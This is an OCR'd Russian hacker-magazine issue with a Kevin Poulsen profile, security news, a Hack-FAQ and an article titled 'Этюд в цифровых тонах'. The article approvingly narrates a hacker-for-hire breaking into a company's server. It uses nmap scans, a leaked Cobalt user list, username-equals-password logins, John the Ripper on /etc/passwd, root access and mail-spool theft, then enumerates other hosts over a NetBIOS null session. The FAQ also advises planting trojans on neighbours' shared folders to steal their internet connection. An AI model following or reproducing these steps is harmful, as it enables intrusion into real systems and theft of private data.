До конца 1987 г. федералы безуспешно пытались найти таинственного Dark Dante. Но Кевин все-таки попался, причем попался по глупости. Он забыл своевременно оплатить аренду гаража, и хозяин, сорвавший замок, обнаружил там телефонное и техническое оборудование на космическую сумму. Кевину (а также Рону и Марку) предъявили обвинение по 19 пунктам, включая кражу сверхсекретной военной информации и шпионаж. Полтора года, которые он отсидел, не притупили его страсти к хакерству и, выйдя на свободу, Dark Dante снова взял в руки клавиатуру.

В 1991 г. по американскому телевидению прошло шоу под названием "Unsolved Mysteries", в котором ведущие затронули тему хакерства и, в частности, "темные деяния Темного Данте". Кевин Поулсен подвергся ожесточенной критике, его выставили типичным компьютерным преступником, эдаким кибертеррористом. На той же неделе домашние телефонные номера ведущих, а также телефонный номер студии были загадочным образом отключены. Осенью администраторы компьютерных систем BBC США обнаружили, что в их владениях кто-то побывал. Секретная Служба, занимающаяся расследованием компьютерных преступлений, установила, что это дело рук старого знакомого Dark Dante. ФБР объявила розыск, и Кевин пустился в бега. Его быстро нашли и приговорили к тюремному заключению сроком на год. Но даже год спустя, после второй отсидки, хакер не смог отказаться от главного увлечения своей жизни.

В 1993 г. все газеты мира трубили о неслыханной афере, которую провернули трое фрикеров: Кевин Ли Поулсен aka Dark Dante, Джастин Тэннер Питерсон aka Agent Steal и Рональд Марк Остин aka Ron. Чтобы выиграть конкурс, проводимый тремя Лос-анджелесскими радиостанциями, парни перехватили контроль над телефонной станцией и в нужный момент блокировали внешний доступ к 25 телефонным линиям прямого эфира, тем самым обеспечив себе возможность дозвониться сто вторыми и выиграть дорогие призы. Но в том же году вся троица в очередной раз попалась в руки правосудия. Agent Steal, чтобы избежать тюрьмы, свидетельствовал в суде против своих товарищей. Против 28-летнего Dark Dante и 32-летнего Ron'а был выдвинут ряд обвинений. Кевина, который продолжал регулярно взламывать компьютерные системы, обвинили в многочисленных несанкционированных проникновениях, в краже внутренних кодов доступа к телефонам "Pacific Bell", в электронном мошенничестве и противозаконных манипуляциях телефонными сетями. На этот раз он получил 5 лет.

В 1998 г. повзрослевший и закаленный тюремной жизнью Кевин Поулсен вышел на свободу. Его сразу же пригласила на работу телевизионная компания "Tech TV", для сайта которой он освещал события из мира компьютерной безопасности. Сейчас Кевин - редактор www.securityfocus.com и регулярно пишет статьи о своем давнем увлечении.




][NEWS

ВИРУСНЫЙ УЛЬТИМАТУМ

Вирусмейкер Вальдемар Чамлковик aka Melhacker из Малайзии, состоящий в дружественных отношения с Аль Каидой, объявил Америке ультиматум. Мол, если те хоть пальцем тронут Ирак, то он запустит в сеть свой новый супер-червь под названием Scezda. Известно, что Melhacker причастен к созданию таких вирусов, как VBS.OsamaLaden@mm, Melhack, Kamil, BleBla.J, Nedal, а также к появившемуся в сентябре почтовому червю BugBear. Автор заверяет, что его новый зверек намного серьезнее всех предыдущих и включает в себя некоторые возможности известных SirCam, Klez и Nimda. Scezda прошел полное тестирование в личной лаборатории Чамлковика и ждет своего часа, чтобы нести формат-ц и прочий хаос. Технические консультанты крупных компаний уже успели предупредить своих боссов о возможной опасности. Так что, если америкосы соизволят вломиться на территорию Ирака, глядите в оба. Вполне возможно, Scezda уже где-то рядом.

ARGUS КИНУЛА ХАКЕРОВ

Парни из польской хакерской группы Last Stage of Delirium (LSD) сейчас ищут адвокатов, чтобы отсудить у компании "Argus" свои честно заработанные деньги. А началось все 18 месяцев назад, когда Argus System Group объявила на весь интернет о своем конкурсе. Мол, заплатят они $48.000




Кидалово от Argus

первому, кто сможет захватить их сервер, защищенный новой версией меганавороченного, суперхакоустойчивого продукта под названием "Pitbull". Но не прошло и 24 часов, как четверо whitehat'ов из LSD, воспользовавшись багом в ОС Solaris x86, полностью захватили контроль над сервером. Ребята были удостоены высокой оценки, щедрой похвалы и прочих любезностей со стороны сотрудников Argus. Но выплачивать призовые деньги им не спешили. В течение полутора лет фирма переслала всего 5 тысяч из обещанной суммы. Остальное Argus предложила выплатить в течение 17 лет по 250 баксов ежемесячно или быстрее, но в качестве оплаты за "небольшие услуги и консультации". После того, как хакеры от такой радости отказались, напомнив, что вся сумма была обещана сразу после выполнения задания, аргусовцы перестали отвечать на письма. Так что теперь решать кто прав, кто виноват, будет суд. Пожелаем ребятам из LSD удачи.

МОСКОВСКИЕ ФРИКЕРЫ НАСТУПАЮТ

Более 10 миллионов долларов составил в Москве ущерб от действия телефонных пиратов - сообщил на пресс-конференции начальник управления "Р" столичного ГУВД Дмитрий Чепчугов. И это только за 2002 год. Для совершения бесплатных междугородних звонков фрикеры используют электронные девайсы, подменяющие телефонный номер (очевидно, имеется в виду "Russian GrayBox" - прим. mindw0rk), в то время как счета за переговоры приходят другим людям. Для телефонных компаний единственная эффективная возможность противостоять наплыву телефонного пиратства - модернизировать свои дырявые станции. На пресс-конференции также была затронута тема интернет-сайтов чеченских организаций. Дмитрий Чепчугов сообщил, что после событий на мюзикле "Норд-Ост" они активно занимаются вылавливанием любых страниц в сети, имеющих отношение к Аль-Каиду и Исламу. "Террористические сайты" регулярно регистрируются в разных странах, а управление "Р" столь же регулярно их прикрывает. Вот только непонятно, как команда Димы собирается контролировать весь интернет, количество языков в котором насчитывает более сотни? Ведь сторонники Осамы вполне могут проживать хоть в Китае, хоть в Индокитае.


Д.Чепчугов против фрикеров

А ТЫ ЕЗДИЛ НА DREAMHACK?


В Швеции прошла очередная супертусовка DreamHack, проводящаяся с 1997 г. каждые полгода и собирающая под свои знамена более 5000 хакеров и геймеров со всех концов света. На этот раз LAN-пати состоялась в городке Йончепинг, во дворце Типшэллен и длилась четыре дня. Каждому участнику организаторы предоставляли персональный компьютерный стол, выход в локальную сетку на 10/100 Мбит, доступ в интернет на скорости 1 Гбит/с(!!!) и полную свободу действий. Хоть играй, хоть хакай, хоть песенки пой. Матерые программеры могли продемонстрировать свои


Хакерские развлечения на DreamHack

чудо-проги на гигантском экране площадью 48 квадратных метров, в остальное время там транслировались демки, клипы, фильмы и финальные встречи местных геймерских турниров. Ко всему этому компьютерному счастью прилагался концерт популярной шведской группы Starsky, плавательный бассейн и несметная куча всевозможных закусочных. Ну, просто рай на земле. Даешь Russian DreamHack!

LINUX VS WINDOWS - КТО ДЫРЯВЕЕ?

Компания Aberdeen Group подвела итоги рекомендаций, проводимых CERT за последние пару лет. Заключением стало то, что Windows теперь уже является не самой дырявой операционкой, уступая первое место всенародно любимому Linux. Более половины предупреждений от CERT в 2002 году относились к творению Линуса Торвальдса, количество найденных багов увеличи-



лось также и в других разновидностях UNIX. Парни из Aberdeen выразили сомнение в том, что разработчики ПО с открытым кодом действительно быстрее и эффективнее устраняют дыры в своих продуктах. К тому же разновидностей и дистрибутивов *никсов развелось сейчас что спама, и часто для каждой версии требуется свой патч. Так что рано вы радуетесь, линуксоиды, винда рулила, рулит и будет рулить. Аминь.

ВИРТУАЛЬНАЯ МЕСТЬ РЕВНИВОГО ХАЦКЕРА



Тяжелая любовь хакера

К 5 месяцам тюремного заключения был приговорен в декабре 21-летний Филипп Нурс. Подозревая свою подружку в измене, Нурс подговорил друганов, работавших на сотового оператора mm02, передать ему базу SMS-сообщений своей ненаглядной. Подозрения оправдались, и негодующий Филя решил неверную наказать. Будучи хацкером, он взломал девочкин аккаунт в онлайновой службе знакомств "Friends Reunited" и заменил анкетные данные с фоткой на более, как бы это сказать, откровенные. После чего хацкер ломанул почтовый ящик подруги и разослал всем ее друзьям/знакомым/сотрудникам интимные фотографии. Девочка тоже не дура - сообщила о такой наглости куда следует и Филю Нурса арестовали. За ним последовали и кореша, к тому времени уже уволенные, несмотря на все отмазки и заверения про "больше не буду". Чтобы сгладить свою вину, боссы mm02 показали пальчиком на создателей технологии SMS, мол, оно само по себе ненадежно и вообще непригодно для мало-мальски конфиденциальной переписки. Так закончилась эта маленькая детективная история.

WHITEHOUSE.GOV СНОВА ПОПЫТАЛИСЬ ХАКНУТЬ



Белый дом под прицелом


Более ста различных организаций из Южной Кореи скоординировали усилия для того, чтобы взломать защиту компьютерных серверов Белого Дома. И не просто так, а чтобы добиться справедливости. Дело в том, что в июне 2002 г. две южнокорейские девушки были сбиты джипом, принадлежащим американским войскам. Вина солдат, управлявших машиной, была очевидна, но трибунал лихачей оправдал. Это вызвало волну негодования у многих жителей Кореи, и организованная в декабре атака ставила целью привлечь внимание администрации президента к проблеме бесчинства армии США. Но как ни старались хакеры восстановить справедливость, ломая правительственный сервер, хакнуть страничку Джорджа Буша им оказалось не по зубам. Тем не менее, наши восточные соседи не расстраиваются: "Следующая атака будет более мощной, подготовленной и продуманной. Это мы вам обещаем".

WIN.CIH МЕРТВ? ХРЕН ТАМ. ЖИВ, ГАДЮКА!



Уже поутих ужас, вызываемый в 1998 г. "вирусом, который грохает BIOS". Уже успокоились юзвери, файлы которых не пережили эпидемию. Но, как оказывается, зря - вирь вернулся и ищет новых жертв. Новая версия, именуемая W32/CIH 1106, проникает в резидентную часть системы. Если юзверь использует ОС Win95, 98 или ME, вирус записывает свой код в неиспользуемые части файлов с расширением EXE, не меняя их размер, если же установлена ОС Win2K, NT или XP, сих оседает в памяти, не заражая файлы. После запуска эта тварь второго числа каждого месяца переписывает заново таблицу FAT, удаляя тем самым его содержимое (вместе со всем, что есть на винте), и убивает память BIOS'a на компьютерах с материнской платой с чипсетом Intel 430TX, в результате чего компьютер перестает загружаться. Зараза распространяется всеми возможными способами, от электронной почты до файлов на FTP и CD. Остается только поблагодарить автора - Чена Инг-Халу за чудесный подарок к Новому году, обновить антивирусы и глядеть в оба.

МАЛОЛЕТНИЕ ДИ-ДЖЕИ ПОХАКАЛИ РАДИО И ТВ



15-летний хакер deejay-fusion и его кореш Уилл Стил были с позором изгнаны провайдером Quicksilver из числа клиентов. Неприятность эта случилась из-за того, что парни решили повеселиться и от нечего делать зашотдаунить популярный буржуйский вебчат радиостанции "The Edge". А чтоб ему не так обидно было - заодно грохнуть и сайт телекомпании TV3. Маленькие злодеи натравили своих ботов нести SYN flood и прочий DDoS, серверы этого не выдержали и зависли. Радиочат очнулся через пару часов, а вот телепага - только через сутки. Админы обиженных СМИ настучали провайдеру Quicksilver, от которого, судя по логам, заходили хацкеры. А тому уже не составило труда найти двух бравых парней, которые в тот же день были отключены навеки. На вопрос: "На фига вам это надо было, мужики?", deejay-fusion ответил: "Дык я ведь мог! Как не сделать?". Уважительная причина, согласен. Но спасла горе-крякеров от виселицы не она, а их возраст, который пока что не вписывается в законодательный акт США.

НОВАЯ ВЕРСИЯ СТАРОЙ ДОБРОЙ PGP



Новая версия PGP. Теперь урезанная как нельзя хуже

Любителям конфиденциальной переписки стоит прогуляться в сторону странички компании PGP Corporation. Дело в том, что 3 декабря на свет появилась новая версия известного пакета для шифрования писем и документов "Pretty Good Privacy". Напомню, что Network Associates, в связи с финансовыми проблемами, продала все права на свой продукт PGP Corporation и версия 8.0 - первый релиз прайваси от новых хозяев. Восьмая PGP включает несколько пакетов для различных видов пользования: Freeware/Personal/Enterprise/Desktop. Компания выложила на своем сайте www.pgp.com исходники коммерческой версии, так что те, кто не согласен довольствоваться сильно ограниченной халявной версией пыгыпы, запасайтесь Visual C++, библиотеками и начинайте увлекательную игру "собери меня".

HACK-FAQ

VEiDER (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Что такое «сканер портов»? Зачем они нужны? И как они работают?

A: Из названия понятно, что это софт, который может сканировать заданный диапазон адресов на предмет открытых/закрытых портов. Работа любого порт-сканера сводится к попытке установить соединение с удаленным хостом на определенный порт, и если соединение удалось, то порт открыт, в противном случае - закрыт.

<???> Могут ли меня засечь, когда я сканю порты некоторого компа?

A: Засечь можно, но ты можешь максимально усложнить эту задачу. Помимо обычного (connect()) сканирования, которое, естественно, легко вычисляется, также существует stealth-сканирование. При stealth-сканировании на порт удаленного компьютера отправляется пакет с флагом SYN - начало установления tcp-соединения. В ответ, если порт открыт, возвращается пакет с флагами SYN/ACK. Таким образом ты узнаешь, что порт открыт, но при этом в файлах журнала соединение не зафиксируется, так как tcp-соединение не было установлено. Существует еще множество способов скрыть попытки сканирования. Многие из них реализованы в сканере nmap (http://www.insecure.org/nmap/).

<???> Я просканил один комп, а сканер показал, что на нем открыто 3575 портов. Как такое может быть?

A: Возможно, но крайне маловероятно, что на сервере действительно запущено такое ненормальное количество сервисов. С другой стороны, на сервере может стоять система защиты от сканирования, типа siphon, которая работает следующим образом: повисает на неиспользуемые порты и при попытке подключения к ним пишет лог.

<???> Сканировал один сервак на порты открытые. Порта три отсканил, теперь он на пинг не отвечает. Это я его своим сканом так зафлудил?

A: Ну, если у тебя широкий канал, а сервак стоит у модемщика, то может ты его и зафлудил... Но вряд ли. Скорее всего, там стояла утилита, выявляющая попытку сканирования, и она добавила тебя в /etc/hosts.deny. Или все та же прога, заметив, что ты сканишь сервак, добавила правило к фаерволу. Методы разные, а результат один - прикрывается доступ к серверу.

<???> Хотел я один сервер ломануть. Просканил его nmapом с -O, он определил, что там SunOS 4.1.1 - 4.1.4, а netcraft показал на Microsoft IIS/4.0. Как они ИИС на SunOS поставили?

A: ИИС на SunOS они поставить не могли, разве что под эмулятором. Скорее всего, просто сменили баннер апача. То что nmap определил там SunOS, тоже не говорит о полной достоверности данных. Ибо fingerprint можно подделать.

<???> А какие сервисы, кроме ftp передают пароли в незашифрованном виде?

A: Из наиболее распространенных: pop3, telnet, irc, всякие там mud'ы. Потом, естественно, можно перехватывать пароли к cgi'шкам, которые в запросе отправляются. Например, можно перехватить такое - «GET /cgi-bin/user.cgi&id=victim&pass=c001Pa5s HTTP/1.1».

<???> Я сижу в локальной сетке у прова. За выкаченные из инета метры плачу деньги, трафик внутри локалки бесплатный. Как можно инет на халяву использовать?

A: Для начала необходимо понять, что абсолютно халявного инета не бывает. За него в любом случае кто-то платит, главное, что не ты. Самый простой вариант - завернуть трафик на соседей. Для этого нам понадобится какой-то прокси-сервер, установленный на компе соседа. Как ему такую «приятность» установить? Есть множество вариантов. Вот один из них: в локалке наверняка много расшаренных ресурсов, открываешь шару на себе и раскладываешь там заранее припасенные трояны. Когда глупые соседи позапускают твои творения, и ты получишь доступ к их машинам, то ставь им хоть wingate и вперед. По аналогии можно поступить с каким-нибудь http-шником или ftp-шником. В общем, неважно как, главное, чтобы скачали и запустили. Правда, получится не очень красиво, так как весь трафик будет идти через одного человека, и он очень быстро это заметит. Лучше написать простую программу, которая будет распределять твой трафик на всех.

<???> Лазал по инету, нашел сервер http-шный. Решил посмотреть, что на нем еще есть, а мой любимый сканер говорит что «host down». Почему я страницу посмотреть могу, а хост по ping'у недоступен?

A: Видимо твой сканер, прежде чем начать сканирование, проверяет, жива ли вообще жертва. Он посылает на нее icmp echo request (ping) и ждет icmp echo reply. Если он этого ответа не получает, то считает, что хост в дауне. Самое тривиальное, что может быть - на сервере прикрыты icmp echo request'ы. Таким образом твой сканер не получает ответа на свой запрос и отказывается сканить хост. У большинства сканеров есть функция не проверять на живучесть сервера, у nmap'а это опция -P0.

<???> Вот вы говорите снифить, а что снифить-то?

A: Снифить данные. Например, можно снифить пассы, которые идут в незашифрованном виде. Одним из примеров сервисов, не шифрующих свои пароли, является ftp. Вот пример работы sniffit'а с ftp: «USER victim.. PASS c001Pa5S.. REST 0.. PWD.. CWD /..» и так далее. В данном примере видно, что пароль пользователя идет в незашифрованном виде. Теперь только остается ввести login: victim, password: c001Pa5S. Но современные сниферы обладают гораздо большими возможностями, чем просто перехватывать пакеты, проходящие в сети. Например, dsniff может перехватывать файлы, которые передаются при помощи nfs (network file system).

<???> А как можно сканить порты при помощи ftp-серверов? Это ведь действительно так?

A: Да, действительно можно. У ftp-серверов существует возможность подключаться к клиенту, а не открывать порт на себе. Вот этим-то и надо воспользоваться. Посылаем серверу команду «PORT 192,168,100,1,46,46» и ждем результата. Этот вид сканирования реализован в nmap'е. Для того чтобы воспользоваться этим методом, необходимо указать nmapy опцию -b user:password@server:port. Но есть одна проблема: далеко не каждый сервер позволит тебе подключаться к порту < 1024 и к IP, отличному от твоего.

<???> Решил я у себя в школе пароли поснифить. Принес туда свой любимый снифер, запустил и... ничего. Дома в локалке между двумя компами все ловил, а тут никак не хочет. Почему?

A: Ничего удивительного. У тебя дома сетка, наверное, по tcp/ip собрана? Вот и снифер твой по этому протоколу трафик ждет, а у новелла-то не tcp/ip, а ipx. Вот и получается, что твой снифер ничего поймать не может. Для перехвата пакетов в сетках на основе ipx тебе понадобится пакетный драйвер (это такая прога резидентная, которая позволяет интерфейсом управлять) и, соответственно, снифер, понимающий этот пакетный драйвер.

<???> Слышал про атаку dns-spoofing, что это такое и зачем применяется?

A: Данная атака применяется для подмены своего реального hostname'а. Допустим, есть некоторый smtp-сервер, который позволяет пересылать почту только клиентам из определенного домена. Например, сервер mail.localdomain принимает почту только от машин client1.localdomain, client2.localdomain, client3.localdomain и так далее, а тебе надо послать письмо именно через этот сервер. Тут-то и начинается dns-spoofing. Ты заваливаешь mail.localdomain сообщениями, что твоему IP-адресу соответствует имя client4.localdomain. Таким образом, когда ты подключишься, сервер определит твое имя как client4.localdomain и даст тебе отправить твое письмо. Но есть несколько проблем: первое - сервер может проверять, от кого пришел днс-ответ, и ждать его от определенного сервера. Тогда для успешного проведения атаки нам надо знать адрес правильного днс-сервера. И второе - наш ответ должен прийти раньше, иначе сервер будет знать наше настоящее имя.

TIPS&TRICKS

Если у тебя в конторе множество машин, и тебе надоело каждый раз после рабочего дня ходить и выключать их, используй утилиту shutdown.exe из Windows NT Resource Kit и bat-файл (компьютеры PDC и BDC выключаются через 2 секунды, локальные - через 5):

```
shutdown \\pdc /t:2 /y /c
shutdown \\bdc /t:2 /y /c
shutdown /l /t:5 /y /c
```

Создай на рабочем столе ярлык для этого командного файла и выключай все компьютеры нажатием на этот ярлык.

Евгений Затолокин
Evgen_shrek@mail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.



Взлом

ЭТЮД В ЦИФРОВЫХ ТОНАХ

X-KoDeX (xkodex@hack4joy.com)

ЭТЮД В ЦИФРОВЫХ ТОНАХ

КАК ЛОМАЛАСЬ ОДНА КОНТОРА В СЕТИ

Жила-была на просторах сети одна контора. Жила, никого не трогала... до поры, до времени. Но в один прекрасный день опрокинула через бедро эта организация одного человека на крупную сумму денег. Этот человек попробовал вернуть свои денежки, но все безрезультатно. Крепко стояла на ногах фирмочка, да и грины были не совсем чистые. Но это же Россия! Здесь может быть все плюс еще немножко. Человек тот начал наводить справки о возможном, так сказать, мщении. Вследствие аксиом "Земля круглая" и "мир тесен", вышел он на одного продажного хакера. Объяснил все, дал неплохой аванс и пожелал удачи =). Итого: из исходных данных - название конторы. Но и этого вполне достаточно для нахождения адреса в циферках.

LET THE PARTY BEGIN!

Зашел сей хакер на http://google.com.ru, ввел название конторы, и третьим линком был "он самый" - домен второго уровня в зоне .ru. Пролукапил домен, узнал IP. Этот IP запастил в SmartWhois и немного призадумался. Диапазон адресов, который выдал хуиз, принадлежал провайдеру, а не конторе. Здесь может быть 2 варианта: либо контора хостится у провайдера (что не есть гуд, но разрешимо), либо проведена выделенка, и сайт (а значит и сервер) стоит непосредственно в самой конторе. Предпочтительней, конечно, второй вариант, но при любом раскладе рутить web-сервант ему придется по любому. Первым делом надо узнать, что это такое. Хакер полез в консоль:

```
[root@server1 bin]# nmap -sS -O -P0 -o
$HOME/xex.nmap -p 1-65535 -v 123.123.123.123
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on www.target.ru
(123.123.123.123):
(The 65526 ports scanned but not shown below are
in state: closed)
Port      State     Service
21/tcp    open      ftp
22/tcp    open      ssh
25/tcp    open      smtp
80/tcp    open      http
81/tcp    open      hosts2-ns
109/tcp   open      pop-2
110/tcp   open      pop-3
143/tcp   open      imap2
3306/tcp  open      mysql
Remote operating system guess: Linux 2.0.34-38

Nmap run completed -- 1 IP address (1 host up)
scanned in 657 seconds
[root@server1 bin]#
```

Совсем неплохо =). Это называется "Welcome aboard".

GO, BABY, GO!

По порядку:

```
>ftp 123.123.123.123
Связь с 123.123.123.123.
220 mail FTP server (Version wu-2.5.0(1) Tue Oct 5
00:37:46 PDT 1999) ready.
Пользователь (123.123.123.123:(none)): ftp
331 Guest login ok, send your complete e-mail
address as password.
Пароль:
530 Can't set guest privileges.
Сбой входа.
ftp> quit
221 Goodbye.
```

Wu-2.5.0(1) - это, конечно, круто, но где анонимный вход, блин? Ладно, пошли дальше:

```
>telnet 123.123.123.123 22
SSH-2.0-2.2.0 SSH Secure Shell (non-commercial)
```


Это хакер отложил на потом... А со второй версией SSH'а можно долго промучиться.

```
>telnet 123.123.123. 25
220 mail.target.ru ESMTP Sendmail 8.8.8/8.8.8;
Wed, 16 Oct 2006 25:07:02 +0300..
```

Где-то был сплоит под эту версию сендмыла. Хакеру в лом искать, посему пошел он смотреть остальные демоны.

```
>telnet 123.123.123.123 80
HTTP/1.1 200 OK..Date: Wed, 16 Oct 2006 25:13:05
GMT..Server: Apache/1.3.12 (Unix) PHP/4.0.2
```

Приехали =). Линух, апач 1.3.12 + PHP 4.0.2. В одном из недавних номеров "Х" была статья "TOP10 exploits". Вот на третьем месте как раз находится 7350fun, который и дает шелл на сервере с правами апача (обычно nobody), но и это уже немало. Сразу запускать сплоит хакер не стал. Почему? А он не знает. Захотелось ему исследовать сначала веб-контент, а также его интересовал 81-ый порт. По урлу http://123.123.123.123:81 открылось окошко для ввода пароля:



Авторизация на Кобальте

О! Кобальт. Знакомая ему штучка. Он нажимает "Отмену" и видит знакомую надпись:

Authorization Required
This server could not verify that you are authorized to access the document you requested. Either you supplied the wrong credentials (e.g. bad password), or your browser doesn't understand how to supply the credentials required.

... и Кобальт предлагает перейти в "Home Directory" по линку http://123.123.123.123:81/.user/cobalt/, а в браузере появляется урл http://123.123.123.123:81/.cobalt/sysManage/. Ну зачем ему sysManage, тем более что там .htaccess на директорию? Хакер переходит просто по http://123.123.123.123:81/.cobalt/ и видит красивый контент:

Просмотр содержимого директории

Кликая крысой на "userList", он получает список всех юзверей (числом около полусотни), прописанных в системе в html-формате. Хакер берет первый попавшийся короткий логин, коннект фтп-клиентом на фтп, вводит пароль, такой же, как и логин, и он проходит. В принципе, этого и следовало ожидать. В больших конторах, в которых на серверах много юзверей, так до сих пор и делается. Точнее юзвери обычно сами себе пароли такие ставят. Результат: никаких суперфишек использовано не было, всего лишь банальные ошибки в администрировании и отсутствие проверки сервисов, установленных по дефолту. А это всего лишь начало.

LAMERS INSIDE

Так как админ заботливо предоставил ftp- и ssh-доступы, то машина, считай, ему уже не принадлежала. Первым делом внутри набирается команда "who". На тот момент хакер оказался один в системе. Ну и здорово. Конторы обычно работают днем, а время уже было больше четырех утра. В данном Кобальте пароли криптовались еще по DES'у и валялись в легендарном /etc/passwd с правами 644 =). То есть забрал хакер файл с паролями без всяких local exploits и прочего. Теперь надо было узнать инфу о сетевых интерфейсах:

```
[vasya@mail /sbin]$ ./ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          RX packets:243598 errors:0 dropped:0 overruns:0
          TX packets:243598 errors:0 dropped:0 overruns:0

eth0      Link encap:Ethernet  HWaddr 00:10:E0:00:09:1B
          inet addr:123.123.123.123  Bcast:123.123.123.255
Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:506941 errors:0 dropped:0 overruns:0
          TX packets:511249 errors:0 dropped:0 overruns:0
          Interrupt:13

[vasya@mail /sbin]$
```

Всего одна сетевая карточка, то есть это не шлюз, а web/mail-сервер. Вот тут-то он и задумался о том, где стоит этот сервер - у провайдера или в самой конторе? Других адресов конторы у него нет, а значит, ниточка обрывается. Путь один - расшифровать passwd, зайти под рутом и очень внимательно изучить мыльную систему. То есть посмотреть, с каких адресов забирается почта. Под обычным юзвером /var/spool/mail и прочие мыльные директории хакер просмотреть не мог, permission denied. Поставил он Джоника (John the Ripper) на расшифровку на самом сервере (да, здесь хакер проявил верх наглости, ну а что делать?) и лег спать.

ДЕНЬ ВТОРОЙ (ТОЧНЕЕ НОЧЬ)

Пока хакер спал, расшифровалось 39 паролей из 51, среди которых был и рутовский. Нормально. Полез он опять в консоль. Набрал su, пароль рута и получил #. Потом cd /var/spool/mail, заархивировал все файлы, скопировал в /home/httpd/, скачал, вытер. В этих письмах было много информации непосредственно по деятельности конторы, что и пошло первым отчетом заказчику. Но цель была - найти, откуда забирают почту. В /etc/hosts.allow и /etc/hosts.deny было все по дефолту. А вот "cat /etc/mail/ip_allow" выдал все адреса, с которых разрешено было сливать мыло. Это были 6 адресов подряд из той же подсети. Хакер опять запустил nmap. Из 6-ти IP активными были только 4. Одна машина оказалась циской, 2 фрибзди и одна win2000. На циске открыты только 23 и 80 порты, дефолтные пароли не прошли, сплоит на телнет не сработал. Крокодил не ловится, не растет кокос =). Ну, да пинг с ней. На выни2k открыты 135, 139, 445 и 515 порты. Вот это уже лучше. Когда же админы начнут закрывать на инет нетбиос? Наверное, никогда. Это неизлечимо. Запустил хакер nbtdump.exe (ftp://ip.portal.ru/pub/security/nbtdump.exe) и он выдал следующее:

```
NetBIOS
Share Information
Share Name          :IPC$
Share Type  :Default Pipe Share
Comment             :
WARNING - Null session can be established to \\123.123.123.124\IPC$
```



Взлом

ЭТЮД В ЦИФРОВЫХ ТОНАХ


X-KoDeX (xkodex@hack4joy.com)

Share Name :D$
Share Type :Default Disk Share
Comment :
Share Name :print$
Share Type :Disk
Comment :

Share Name :A$
Share Type :Default Disk Share
Comment :

Share Name :ADMIN$
Share Type :Default Disk Share
Comment :
Share Name :C$
Share Type :Default Disk Share
Comment :
Account Information
Account Name :The 445 days ago. This account has been used 2 times to logon.
This account is the renamed original default Administrator account.
Comment
User Comment :
Full name :
Account Name :The 0 days ago. This account has been used 0 times to logon.
Comment
User Comment :
Full name :

